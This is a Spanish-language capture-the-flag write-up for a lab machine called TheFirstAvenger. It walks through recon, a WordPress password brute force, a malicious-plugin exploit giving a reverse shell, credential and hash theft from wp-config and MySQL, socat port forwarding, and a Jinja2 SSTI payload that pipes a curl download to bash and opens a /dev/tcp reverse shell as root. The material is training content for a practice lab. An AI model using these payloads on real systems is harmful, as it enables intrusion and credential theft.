


THEFIRSTAVENGER



Ejecutamos nmap, detectamos los puertos 22 y 80.

```
$ sudo ../../obtain_data.sh 192.168.16.17
[sudo] password for kali:
Valid IP address: 192.168.16.17
-----
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.17
-----
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 23:20 CET
Nmap scan report for 192.168.16.17
Host is up (0.00040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a1:96:4a:cb:4a:c2:76:f6:35:61:64:53:31:53:a5:5e (ECDSA)
|_  256 63:00:29:0f:1b:2b:58:7c:aa:6c:28:78:bf:ce:6e:5e (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Bienvenido Cibervengador!
MAC Address: 08:00:27:23:43:21 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Realizamos una búsqueda de directorios ocultos en el puerto 80. Detectamos la página wp1.

```
(kali@kali)~[~/CTFs/thefirststave]
$ gobuster dir -u 192.168.16.17 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.16.17
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/wp1 (Status: 301) [Size: 312] [--> http://192.168.16.17/wp1/]
/server-status (Status: 403) [Size: 278]
Progress: 220560 / 220561 (100.00%)
```

Revisando la página y por la url, sabemos que se está realizada con wordpress y que hay una entrada de blog escrita por admin.



Mira, lee, escucha

¡Hola, mundo!


Oct 8, 2024 — por **admin** en Sin categoría

Volvemos a realizar un escaneo de directorios, pero esta vez desde el directorio encontrado wp1 (previamente se añade al fichero hosts el dominio correspondiente).

```
$ cat /etc/hosts | grep first
192.168.16.17 thefirstavenger.thl
```

```
kali@kali:~/Cifs/thefirstavenger$ gobuster dir -u http://thefirstavenger.thl/wp1 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://thefirstavenger.thl/wp1
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/login (Status: 302) [Size: 0] [--> http://thefirstavenger.thl/wp1/wp-login.php]
/0 (Status: 301) [Size: 0] [--> http://thefirstavenger.thl/wp1/0/]
/wp-content (Status: 301) [Size: 335] [--> http://thefirstavenger.thl/wp1/wp-content/]
/admin (Status: 302) [Size: 0] [--> http://thefirstavenger.thl/wp1/wp-admin/]
/wp-includes (Status: 301) [Size: 336] [--> http://thefirstavenger.thl/wp1/wp-includes/]
/' (Status: 301) [Size: 0] [--> http://thefirstavenger.thl/wp1/]
/dashboard (Status: 302) [Size: 0] [--> http://thefirstavenger.thl/wp1/wp-admin/]
/%20 (Status: 301) [Size: 0] [--> http://thefirstavenger.thl/wp1/]
/wp-admin (Status: 301) [Size: 333] [--> http://thefirstavenger.thl/wp1/wp-admin/]
=====
```

Accedemos a la primera url encontrada (login).



Usamos wpscan para realizar un ataque de fuerza bruta contra el usuario admin (que previamente vimos que podría existir).

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / spongebob
Trying admin / spongebob Time: 00:00:05 < > (95 / 5095) 1.86% ETA: ??:??:??


[!] Valid Combinations Found:
| Username: admin, Password: spongebob

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Wed Jan 8 16:23:36 2025
[+] Requests Done: 417
[+] Cached Requests: 4
[+] Data Sent: 132.352 KB
[+] Data Received: 2.154 MB
[+] Memory used: 253.445 MB
[+] Elapsed time: 00:00:31

kali@kali: ~/CTFs/thefirstavenger
$ wpscan --url http://thefirstavenger.thl/wp1/wp-login.php --usernames admin --passwords mntrockyou.txt
```



Al utilizar las credenciales nos saldrá que debemos actualizar la base de datos, actualizamos y entramos.



Una vez dentro lo que podríamos hacer siendo admin sería subir un plugin malicioso para obtener una reverse shell.




Para hacerlo más sencillo, vamos a utilizar [este](#) script para automatizarlo.



The screenshot shows the GitHub repository page for 'Jsmoreira02 / Malicious_Plugin'. The repository is public and has 42 commits. The files listed are LICENSE (GPL-2.0), Malicious.py (Exploit (Malicious Plugin)), and README.md (README.md). Below the repository information, there is a terminal window showing a command being executed: `python3 Malicious.py -t http://thefirstavenger.thl/wp1 -u admin -p spongebob -L 192.168.16.37 -P 99`. The terminal output shows a successful connection to the target.

¡Y estamos dentro!



```
$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.17] 33314
bash: cannot set terminal process group (713): Inappropriate ioctl for device
bash: no job control in this shell
<nger:/var/www/html/wp1/wp-content/plugins/uzogtzy$
```

Revisando los usuarios nos encontramos que solo existe steve.



```
www-data@TheHackersLabs-Thefirstavenger:/var/www/html/wp1/wp-content/plugins/uzogtzy$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1:/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
usbmux:x:103:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:104:65534:/:run/sshd:/usr/sbin/nologin
steve:x:1000:1000:Steve Rogers:/home/steve:/bin/bash
mysql:x:105:104:MySQL Server,,:/nonexistent:/bin/false
```

En el fichero wp-config encontramos información sensible de la base de datos.

```
define( 'DB_NAME', 'wordpress' );  
  
/** Database username */  
define( 'DB_USER', 'wordpress' );  
  
/** Database password */  
define( 'DB_PASSWORD', '9pXYwXSnap`4pqpg~7TcM9bPVXY&~RM9i3nnex%r' );
```

Con los datos obtenidos ya podemos acceder a la base de datos de mysql.

```
www-data@TheHackersLabs-Thefirstavenger:/var/www/html/wp1$ mysql -u wordpress -p  
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 12951  
Server version: 8.0.39-0ubuntu0.24.04.2 (Ubuntu)  
  
Copyright (c) 2000, 2024, Oracle and/or its affiliates.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql>
```

Buscando por las bases de datos encontramos una llamada top_secret en la que contiene una tabla de los magníficos avengers obtenemos el hash de la contraseña del Capitán America Steve Rogers.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| performance_schema |
| top_secret |
| wordpress |
+-----+
4 rows in set (0.02 sec)

mysql> use top_secret;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_top_secret |
+-----+
| avengers |
+-----+
1 row in set (0.00 sec)

mysql> select * from avengers;
+----+-----+-----+-----+
| id | name      | username | password |
+----+-----+-----+-----+
| 1  | Iron Man  | ironman  | cc20f43c8c24dbc0b2539489b113277a |
| 2  | Thor      | thor     | 077b2e2a02ddb89d4d25dd3b37255939 |
| 3  | Hulk      | hulk     | ae2498aaff4ba7890d54ab5c91e3ea60 |
| 4  | Black Widow | blackwidow | 022e549d06ec8ddec5d510b048f131d |
| 5  | Hawkeye   | hawkeye  | d74727c034739e29ad1242b643426bc3 |
| 6  | Steve Rogers | steve    | 723a44782520fcdfb57daa4eb2af4be5 |
+----+-----+-----+-----+
6 rows in set (0.03 sec)
```

Hashes.com

[Home](#) [FAQ](#) [Deposit to Escrow](#)

Proceeded!

1 hashes were checked: 1 found 0 not found

Found:

723a44782520fcdfb57daa4eb2af4be5:thecaptain

Logramos entrar como steve y adquirimos la primera flag.

```
www-data@TheHackersLabs-Thefirstavenger:/var/www/html/wp1$ su steve
Password:
steve@TheHackersLabs-Thefirstavenger:/var/www/html/wp1$ cd
steve@TheHackersLabs-Thefirstavenger:~$ ls
user.txt
steve@TheHackersLabs-Thefirstavenger:~$ cat user.txt
steve@TheHackersLabs-Thefirstavenger:~$ █
```

Lo siguiente que vamos a realizar es el comando ss para visualizar las conexiones de la máquina y que vemos un puerto que no es estándar para ningún servicio.

```
steve@TheHackersLabs-Thefirstavenger:~$ ss -tunlp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.54:53 0.0.0.0:*
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:*
udp UNCONN 0 0 192.168.56.101%enp0s8:68 0.0.0.0:*
udp UNCONN 0 0 192.168.16.17%enp0s3:68 0.0.0.0:*
tcp LISTEN 0 70 127.0.0.1:33060 0.0.0.0:*
tcp LISTEN 0 128 127.0.0.1:7092 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.54:53 0.0.0.0:*
tcp LISTEN 0 151 127.0.0.1:3306 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 511 *:80 **
tcp LISTEN 0 4096 *:22 **
steve@TheHackersLabs-Thefirstavenger:~$ uname -r
6.8.0-45-generic
steve@TheHackersLabs-Thefirstavenger:~$ uname -a
Linux TheHackersLabs-Thefirstavenger 6.8.0-45-generic #45-Ubuntu SMP PREEMPT_DYNAMIC Fri Aug 30 12:02:04 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
```

A continuación, vamos a descargar el [software](#) que nos permitirá redirigir dicho puerto al exterior para poder sacar información con nuestra kali.

```
(kali㉿kali)-[~/CTFs/thefirstavenger]
$ mv /home/kali/Downloads/socat .

(kali㉿kali)-[~/CTFs/thefirstavenger]
$ ls
Malicious_Plugin  minirockyou.txt  socat

(kali㉿kali)-[~/CTFs/thefirstavenger]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.16.17 - - [08/Jan/2025 20:00:04] "GET /socat HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

steve@TheHackersLabs-Thefirstavenger:~$ wget 192.168.16.37/socat
--2025-01-08 19:00:06-- http://192.168.16.37/socat
Connecting to 192.168.16.37:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 375176 (366K) [application/octet-stream]
Saving to: 'socat'

socat                               0%[ ] 0
socat                               100%[=====>] 366.38K
s   in 0.003s

2025-01-08 19:00:06 (106 MB/s) - 'socat' saved [375176/375176]

steve@TheHackersLabs-Thefirstavenger:~$ ls
socat  user.txt

steve@TheHackersLabs-Thefirstavenger:~$ chmod +x socat
```

Ejecutamos la herramienta en la víctima.


```
steve@TheHackersLabs-Thefirstavenger:~$ ./socat tcp-l:8888,fork,reuseaddr tcp:127.0.0.1:7092
```

Y desde la atacante vemos más información.

```
$ sudo nmap -sS -sV -sC -p 8888 192.168.16.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 20:10 CET
Nmap scan report for thefirstavenger.thl (192.168.16.17)
Host is up (0.00033s latency).

PORT      STATE SERVICE      VERSION
8888/tcp  open  sun-answerbook?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.12.3
```

Si accedemos mediante el navegador al puerto veremos lo siguiente.



Ejecutar ping

Dirección IP:

Para saber que podemos hacer aquí tenemos que recalcar que el ataque que vamos a realizar es llamado SSTI en el framework de flask/jinja2. Esto último lo sabemos puesto que en el encabezado HTTP que vimos en nmap nos mostraba Werkzeug (biblioteca para python que se suele usar en Flask). Más información y ejemplos se pueden encontrar en la siguiente [página](#).

Ahora, vamos a comprobar con que usuario se ejecutan los comandos.

Ejecutar ping

Dirección IP:

Dirección IP:

Viendo que se ejecuta como root, vamos a generar una shell. Para ello, lo que en mi caso me funcionó fue hacer lo siguiente. Primero que debemos hacer es crear una reverse shell en nuestra máquina.

```
(kali㉿kali)-[~/CTFs/thefirstavenger]
$ cat revshell.sh
#!/bin/bash
bash -c "bash -i >& /dev/tcp/192.168.16.37/4444 0>&1"
```

Lo segundo, abrir un servidor de python para ejecutar el script remotamente.

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.16.17 - - [08/Jan/2025 20:43:14] "GET /revshell.sh HTTP/1.1" 200 -
```

Lo tercero, mantenerse a la escucha.

```
$ nc -lvp 4444
listening on [any] 4444 ...
```

Por último, ejecutar el siguiente comando:

```
{{request.application.__globals__.__builtins__.__import__('os').popen('curl
192.168.16.37/revshell.sh | bash').read()}}
```

Dirección IP:

```
ication.__globals__.__builtins__.__import__('os').popen('curl 192.168.16.37/revshell.sh | bash').read()}}
```

Una vez realizado los pasos deberíamos tener una shell abierta en nuestra máquina con privilegios de root para obtener nuestra ansiada flag de root.

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.17] 46640
bash: cannot set terminal process group (638): Inappropriate ioctl for device
bash: no job control in this shell
root@TheHackersLabs-Thefirstavenger:/# ls
cat root.txt
root@TheHackersLabs-Thefirstavenger:~#
```